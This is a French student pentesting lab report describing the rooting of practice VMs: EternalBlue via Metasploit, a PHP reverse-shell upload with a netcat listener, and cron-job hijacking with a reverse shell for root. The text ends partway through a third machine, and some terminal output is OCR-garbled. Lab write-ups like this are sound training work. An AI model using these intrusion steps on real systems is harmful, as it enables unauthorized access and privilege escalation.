# SAE3Cyber04 - Découvrir le Pentesting

# **MARTIN-JOVE Charles THIEBAUD-GIRARD Paul-Victory**

# Table des matières

Introduction	3
Machine n°1 : "Blue"	3
Première étape - Analyse des ports	3
Deuxième étape - Recherche de faille avec Metasploit	4
Troisième étape - Exploitation de la faille	5
Machine n°2 : "Academy"	7
Première étape - Analyse des ports	7
Deuxième étape – Analyse d'une faille « humaine »	8
Troisième étape – Sondage du répertoire web avec Dirbuster	9
Quatrième étape – Dirbuster avancé	12
Cinquième étape – Tentative d'exécution de code PHP	14
Sixième étapes – Création d'un reverse shell en Bash pour accès root	15
Septième étape – Changement mot de passe root et connexion sh	17
Machine n°3 : "Dev"	19
Première étape - Analyse des ports	19
Deuxième étape – Analyse du serveur web avec Firefox et Dirbuster	20
Analyse avant-plan	20
Site sur le port 80	21
Site sur le port 8080	23
Troisième étape – Recherche de faille avec Metasploit	23

	Quatrième étape – Montage NFS disponibles	24
	Cinquième étape – Recherche d'une faille sur BoltWire	26
	Sixième étape – Elévation en root	27
	Septième étape – Nettoyage	28
Μ	lachine n°4 : "Butler"	29
	Première étape - Analyse des ports	29
	Deuxième étape – Analyse du site web	29
	Troisième étape – Recherche de faille SMB2	30
	Quatrième étape – Bruteforce de Jenkins avec BURP	31
	Cinquième étape – Exécution d'un script avec Jenkins	35
	Sixième étape – Exploitation du reverse-shell	36
	Septième étape – Escalade de permissions	37
Μ	lachine n°5 : "Blackpearl"	40
	Première étape – Analyse des ports	40
	Deuxième étape – Analyse du serveur web	41
	Troisième étape – Recherche d'une faille de Navigate CMS	45
	Quatrième étape – Exploration du système via meterpreter	46
$\cap$	conclusion	48



#### Introduction

Dans cette SAE de pentesting nous avons eu à nous introduire dans cinq machines virtuelles de HackTheBox afin de s'octroyé les droits administrateurs en utilisant les différents outils vus en cours de pentesting, nos capacités d'analyses et le site ExploitDB

#### Machine n°1: "Blue"

#### Première étape - Analyse des ports

On considère que l'on connait l'IP de la machine "Blue" qui est 10.170.8.28, avec l'aide de nmap on scan les ~65535 ports afin de trouver les services avec des ports ouverts et de recueillir des informations sur la machine.

#### Nmap -T4 -p- -A -open 10.170.8.28

```
(kali® vm-iutcl-kali-7)-[~/sae304]
                             10.170.8.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:40 EST
Nmap scan report for 10.170.8.28
Host is up (0.00074s latency).
Not shown: 64081 closed tcp ports (reset), 1445 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
          STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                         Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
          open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
445/tcp
49152/tcp open msrpc
49153/tcp open msrpc
49154/tcp open
                 msrpc
                 msrpc
49155/tcp open
49156/tcp open
                 msrpc
                                Microsoft Windows RPC
49157/tcp open msrpc
                                Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:28 (Unknown)
```

On peut voir que les ports ouverts sont


- MSRPC
- Netbios-ssn
- Microsoft-ds
- Autres ports de MSRPC

On peut obtenir d'autres informations comme notamment le système d'exploitation qui est Windows 7 Ultimate 7601 SP1


Netbios-ssn permet de gérée les impressions avec des imprimantes en réseau, microsoft-ds est le service de résolution de domaine d'AD DS (Active Directory), pour finir MSRPC (Microsoft Remote Procedure Call) qui est un protocole de communication interprocessus permettant à un client d'invoquer une procédure exposée par un serveur RPC, que ce soit sur une machine distante ou sur la même machine dans un processus différent

#### Deuxième étape - Recherche de faille avec Metasploit

Avant de chercher un exploit sur Metasploit on commence par chercher une faille existant sur cette version de Windows 7 sur Google, on trouve des informations sur l'exploit EternalBlue developpé par la NSA et qui a été publié en 2017 par le groupe de *hackers* The Shadow Brokers, cet exploit concerne les version pre-MS17-010 de Windows 7, 8, 8.1, Windows Server 2003-2008-2012, un correctif qui a été publié pour donner suite aux attaques du ransomware WannaCry qui utilise cette faille



Maintenant on utilise search pour avoir plus d'information sur cette faille EternalBlue SMB Remote Code Execution (MS17-010)



On voit que cette faille concerne Windows 7, et qu'elle permet d'exécuter du code et des commandes à distance

#### Troisième étape - Exploitation de la faille

Pour utiliser l'exploit on fait use avec le chemin de l'exploit

Avec options on peut afficher les options

On va faire un set RHOSTS avec l'IP de la machine pour spécifier sur quelle machine on va utiliser l'exploit

```
### RHOSTS ⇒ 10.170.8.28

### RHOSTS ⇒ 10.170.8.28:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check

### RHOSTS ⇒ 10.170.8.28:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)

### RHOSTS → 10.170.8.28:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)

### RHOSTS → 10.170.8.28:445 - Sended 1 of 1 hosts (100% complete)

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for exploitation.

### RHOSTS → 10.170.8.28:445 - Connecting to target for of sindicated by SMB reply

### RHOSTS → 10.170.8.28:445 - Connecting to target arch selected valid for arch indicated by SMB reply

### RHOSTS → 10.170.8.28:445 - Target arch selected valid for arch indicated by DCE/RPC reply

### RHOSTS → 10.170.8.28:445 - Sending all but last fragment of exploit packet

### RHOSTS → 10.170.8.28:445 - Sending all but last fragment of exploit packet

### RHOSTS → 10.170.8.28:445 - Sending slant Fragment of exploit packet

### RHOSTS → 10.170.8.28:445 - Sending last fragment of exploit packet

### RHOSTS → 10.170.8.28:445 - TETERNALBLUE overwrite completed successfully (0×C000000D)!

### RHOSTS → 10.170.8.28:445 - TETERNALBLUE overwrite completed successfully (0×C000000D)!

### RHOSTS → 10.170.8.28:445 - T
```

Avec la commande exploit un reverse shell est lancé sur le port 445, ce qui lance le terminal de commande meterpreter

```
<u>meterpreter</u> > pwd
C:\Users\Administrator
<u>meterpreter</u> > ls
Listing: C:\Users\Administrator
```

Comme on peut le voir nous avons accès au dossier de l'utilisateur Administrateur

```
meterpreter > mkdir test
Creating directory: test
meterpreter > ls
Listing: C:\Users\Administrator
```

Pour finir nous allons essayer d'ouvrir un shell CMD avec la commande shell

```
meterpreter > shell
Process 1588 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>
```

# Machine n°2: "Academy"

#### Première étape - Analyse des ports


On considère que l'on connait l'IP de la machine "Academy" qui est 10.170.6.21, avec l'aide de nmap on scan les ~65535 ports

#### Nmap -T4 -p- -A -open 10.170.6.21

```
10.170.6.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 12:22 EST
Nmap scan report for 10.170.6.21
Host is up (0.00070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
               1 1000
                                         776 May 30 2021 note.txt
  -rw-r--r--
                         1000
  ftp-syst:
   STAT:
 FTP server status:
      Connected to :: ffff:10.170.0.17
      Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
| End of status
                     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp open ssh
 ssh-hostkev:
   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
    256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
_http-server-header: Apache/2.4.38 (Debian)
 _http-title: Apache2 Debian Default Page: It works
MAC Address: 0E:1E:04:00:60:21 (Unknown)
```

Nous pouvons voir que trois ports sont ouverts, le port 21 TCP qui est le port du service file transfer protocol (FTP) qui utilise le démon vsftpd 3.0.3, le port 22 TCP utilisé pour secure shell (SSH) avec OpenSSH 7.9p1 et pour finir le port 80 qui indique qu'un serveur web Apache 2.4.38 est accessible sur cette machine, avec les informations sur le header cette machine est une machine Debian et d'après la version de OpenSSH c'est même précisément une Debian 10

On commence par regarder ce qui est accessible facilement soit le site internet via le port 80.



Via le navigateur on observe bien que le service Apache est en ligne mais qu'il n'y a pas d'élément qui nous aide car il est juste installé mais pas modifié ni configuré plus que de base.

#### Deuxième étape - Analyse d'une faille « humaine »

Dans la partie FTP du nmap on remarque un détail relativement important, c'est la présence d'un fichier note.txt sur la session Anonyme de FTP qui est accessible sans mot de passe. On décide donc de s'y connecter afin de le récupérer et voir s'il y a des informations importantes.

```
(kali® vm-iutcl-kali-7)-[~]

$ ftp 10.170.6.21 21
Connected to 10.170.6.21.
220 (vsFTPd 3.0.3)
Name (10.170.6.21:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ■
```

On se connecte donc sur le serveur FTP avec cette session anonyme et on récupère le fichier note.txt avec get note.txt

Avec la commande cat on peut voir le contenu du fichier avec des instruction pour se connecter à une base de données ainsi que des requêtes SQL

L'information nous indique que l'on pourrait se connecter sur un site d'académie avec l'identifiant StudentRegno qui est ici « 10201321 »

Le problème est que sur le site a première vue rien n'est configuré, à moins que des sites secondaires existe.

Par défaut le site apache est stocké dans /var/www/html qui contient un fichier index.html

Il va donc valoir sonder les répertoires accessibles depuis le serveur web avec dirbuster


#### Troisième étape – Sondage du répertoire web avec Dirbuster

Dirbuster va nous permettre de chercher s'il n'existe pas d'autres répertoires dans la racine du serveur web


Pour configurer dirbuster nous allons indiquer plusieurs informations

- Target URL qui est donc l'adresse de la cible avec l'indication du port 80
- On utilise les méthode HEAD et GET de http
- On va scanner avec une liste de mots qui existe dans dirbuster, ici directory-listlowercase qui contient donc un certain nombre de noms possible de répertoires
- Ensuite on met le mode Brute Force Dirs en mode non recursif


Le brute force va prendre environ 7min



Après exécution on va dans File Tree pour afficher les répertoires en arborescence



On peut voir qu'il existe un dossier « academy » qui contient des assets, c'est donc a première vu un site, on se rend donc sur l'adresse du site <a href="http://10.170.6.21/academy">http://10.170.6.21/academy</a>




On utilise les identifiants de la note pour se connecter au site

Red no: 10201231

Password: cd73502828457d15655bbd7a63fb0bc8

Le mot de passe est chiffré en MD5 ce qui est facilement déchiffrable via un site internet de comme dcode, on obtient le mot de passe « student »



On tombe alors sur une page qui nous demande de changer le mot de passe, on choisira par exemple « gtrnet »


# Student Registration Student Name Rum Ham Student Reg No 10201321 Pincode 777777 CGPA 7.60 Student Photo NO IMAGE AVAILABLE

STUDENT REGISTRATION

Nous avons accès au profil d'on on peut modifier le nom, CGPA et la photo de profil, le site ne nous laisse pas vraiment faire quoique ce soit d'autre

#### Quatrième étape - Dirbuster avancé

Sachant que nous somme arriver dans une impasse nous allons revenir dans dirbuster pour voir si le site ne nous cache pas autre chose, cette fois on va activé le brute force des fichier et des sous-répertoire ce qui prend aux alentours de 45min



A ce stade nous voyons qu'il y a un fichier de base de données SQL et qu'il existe une interface admin du site, nous allons observer ce fichier SQL avec VSCodium

```
CREATE TABLE `admin` (
    'id` int(11) NOT NULL,
    'username` varchar(255) NOT NULL,
    'password` varchar(255) NOT NULL,
    'creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
    'updationDate` varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
--
-- Dumping data for table `admin`
--
INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
```

Nous pouvons voir qu'il y a une table admin qui contient un utilisateur admin avec son mot de passe chiffré en MD5, car ce fichier est simplement un dump de la base de données du site



Le mot de passe étant admin on peut essayer de se connecter sur la page /academy/admin

# Change Password Current Password Password New Password Password Confirm Password Submit

MARTIN-JOVE Charles THIEBAUD-GIRARD Paul-Victory Comme pour l'utilisateur normal on met le mot de passe gtrnet

#### Cinquième étape – Tentative d'exécution de code PHP

Nous avons vu tout à l'heure qu'il y avait des fichier php dans le site internet ce qui veux dire que php est installé pour le bon fonctionnement de ceux-ci.

On possède sur la VM kali un reverse shell en php.

Comme nous l'avons vu tout à l'heure nous pouvons upload une image comme photo de profil, nous pouvons donc essayer d'upload un script PHP qui va exécuter un reverse shell pour se connecter à la machine en reserve shell avec netcat

https://github.com/pentestmonkey/php-reverse-shell

Ce script est également dans /usr/share/webshells/php

On utilise le script de pentestmonkey qui ouvre un reverse shell sur le port 1234, on pense maintenant a changé le script pour indiquer l'IP de la Kali soit 10.170.0.17

```
(kali® vm-iutcl-kali-7)-[~]
$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.170.6.21 51692
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linu 04:24:31 up 1:09, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN® IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

Avec netcat on se met en écoute sur le port 1234

Maintenant que nous somme connecté sur le serveur on peut faire des cat sur les fichiers php

On retourne dans /var/www/html/academy/admin/includes

Car dans ce dossier il y a le fichier config.php avec les variables utilisées par le CRUD pour la connexion avec la base de données

```
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_user = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");</pre>
```

Nous avons accès à l'utilisateur grimmie et son mot de passe on va donc tenter de voir s'il peut y avoir le même mot de passe pour le système linux.

On regarde donc le fichier passwd de linux contenant tout les utilisateurs.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

On se connecte en ssh néanmoins l'utilisateur n'a pas d'accès administrateur on va donc chercher à passer en administrateur depuis ce point.

```
(kali@ vm-iutcl-kali-7)-[~]
$ ssh grimmie@10.170.6.21's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ lw
-bash: lw : commande introuvable
grimmie@academy:~$
```

# Sixième étapes – Création d'un reverse shell en Bash pour accès root

On peut voir que cron s'exécute, sachant que cron à les permissions d'administrateur il peut donc exécuter un script et exécuter pour nous une ou plusieurs commandes en administrateur.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# Example of job definition:
                         — minute (0 - 59)
         ------ hour (0 - 23)
               _____ day of month (1 - 31)
           month (1 - 12) OR jan, feb, mar, apr ...
| | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# * * * * user-name command to be executed
17 * * * * root cd / &f run-parts -- report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / &f run-parts -- report /etc/cron.hourly
                              test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
47 6
                      root
           1 * *
52 6
                     root
* * * * * /home/grimmie/backup.sh
```

Ici cron exécute un script backup.sh qui se trouve dans notre répertoire, il nous suffit donc d'ouvrir un reverse shell avec un script que l'on nommera backup.sh et que l'on placera à la place du script exécuté par cron.

On utilise un script qui va ouvrir un reverse shell sur le port 4444.

On nomme le script Backup.sh car une entrée dans crontab est exécuté toutes les minutes, ensuite on ne lance pas le script mais on lance le netcat

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# Example of job definition:
                          — minute (0 - 59)
         ------ hour (0 - 23)
                ———— day of month (1 - 31)
           | . ---- month (1 - 12) OR jan, feb, mar, apr ...
| | . --- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# * * * * user-name command to be executed
17 * * * * root cd / && run-parts -- report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts -- report /etc/cron.hourly
                     root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.waekly )
root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.weekly )
root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.monthly )
47 6
52 6
   * * * * /home/grimmie/backup.sh
```

```
(kali@ vm-iutcl-kali-7)-[~]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.170.6.21 48656
bash: impossible de régler le groupe de processus du terminal (1745): Ioctl() inapproprié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
root@academy:~#
```

La raison pour laquelle cela ouvre un bash en root est lié au fait que cron est toujours exécuté en admin, si notre script est exécuté sur le compte root il exécutera notre bash en reverse shell sur l'utilisateur root car il prend l'utilisateur actuel

# Septième étape – Changement mot de passe root et connexion sh

On commence par changer le mot de passe de root avec la commande passwd

```
root@academy:~# passwd
passwd
Nouveau mot de passe : gtrnet
Retapez le nouveau mot de passe : gtrnet
passwd: password updated successfully
root@academy:~#
```

Ensuite on essai une connexion SSH avec le compte root

```
-(kali⊛vm-iutcl-kali-7)-[~]
└$ ssh root@10.170.6.21
root@10.170.6.21's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 6 05:23:36 2024 from 10.170.0.17 root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
root@academy:~#
```

Nous avons accès à la session root dans un environnement complet, nous pouvons donc récupérer le flag

#### Machine n°3: "Dev"

#### Première étape - Analyse des ports

On considère que l'on connait l'IP de la machine "Dev" qui est 10.170.10.11, avec l'aide de nmap on scan les ~65535 ports

#### Nmap -T4 -p- --open -A 10.170.10.11

```
STATE SERVICE VERSION
22/tcp
                                      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
 ssh-hostkey:
      2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
      256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp
Apache httpd 2.4.38 ((Debian))
 _http-server-header: Apache/2.4.38 (Debian)
              open rpcbind 2-4 (RPC #100000)
111/tcp
  rpcinfo:
    program Ve.
100000 2,3,4
100000 3,4
111/te.
100000 3,4
111/udp6 r.
100003 3
2049/udp6 nfs
2049/tcp nfs
2049/tcp mfs
2049/tcp mfs
2049/tcp mfs
3,4
2049/tcp mou
      program version port/proto service
      100000 2,3,4 111/tcp rpcbind
100000 2,3,4 111/udp rpcbind
100000 3,4 111/tcp6 rpcbind
100000 3,4 111/udp6 rpcbind
                           2049/tcpo
2049/tcp mounto
34029/tcp mountd
39137/udp6 mountd
41078/udp mountd
41527/tcp6 mountd
/udn nlockw
                  1,2,3
                                41527/tcp6 mountd
36461/udp nlockmgr
40451/tcp nlockmgr
      100005
                  1,2,3
      100021
                  1,3,4
      100021 1,3,4
                            40451/tcp ntockmgr

43319/tcp6 nlockmgr

53718/udp6 nlockmgr

2049/tcp nfs_acl

2049/tdp nfs_acl

2049/udp6 nfs_acl

2049/udp6 nfs_acl
      100021 1,3,4
100021 1,3,4
      100227
      100227
      100227 3
      100227 3
                                   3-4 (RPC #100003)
Apache httpd 2.4.38 ((Debian))
2049/tcp open nfs
8080/tcp open http
 |_http-server-header: Apache/2.4.38 (Debian)
  http-open-proxy: Potentially OPEN proxy.
  _Methods supported:CONNECTION
 |_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34029/tcp open mountd 1-3 (RPC #100005)
38959/tcp open mountd 1-3 (RPC #100005)
40451/tcp open nlockmgr 1-4 (RPC #100021)
47611/tcp open mountd 1-3 (RPC #100005)
MAC Address: 0E:1E:04:01:00:11 (Unknown)
```

Nous pouvons voir un certain nombre de ports ouverts que nous allons présentez un par un

- SSH (Secure Shell) est un protocole de connexion à distance utilisant le protocole de session TLS, en raison de son chiffrement, chercher une faille serait une perte de temps (bruteforce)
- http (via Apache 2.4.38) est le serveur web de la machine que nous regarderons plus tard et on analysera son contenu avec dirbuster, on peut voir d'ailleurs qu'il est ouvert sur deux ports, 80 et 8080 ce qui peut indiquer deux sites différents

- rpcbind (remote procedure call binder) est un service qui permet de mapper les différents service RPC, le protocole RPC étant requis pour l'un des protocoles suivants
- nfs (network file system) est un service qui permet de mettre en place des dossiers accessibles sur le réseau comme des partitions réseaux, mountd est le démon de montage de partition, nfs en a besoin, ntlockmgr est également un protocole dépendant de NFS

Nous pouvons noter d'autre informations obtenues avec NMAP :

OS: Debian 10.2


Version de Apache : 2.4.38Version de PHP : 7.3.27

- Le créateur de site Bolt est installé mais mal configuré


#### Deuxième étape – Analyse du serveur web avec Firefox et Dirbuster

#### Analyse avant-plan

Avant de faire un dirbuster on observe avec Firefox les pages accessibles sur <a href="http://10.170.10.11">http://10.170.10.11</a> et <a href="http://10.170.10.11:8080">http://10.170.10.11:8080</a>



Sur le premier site on voit bien la page d'erreur d'installation de Bolt indiquant que Bolt est installé dans /var/www/html qui est le site par défaut ce qui n'est pas recommandé

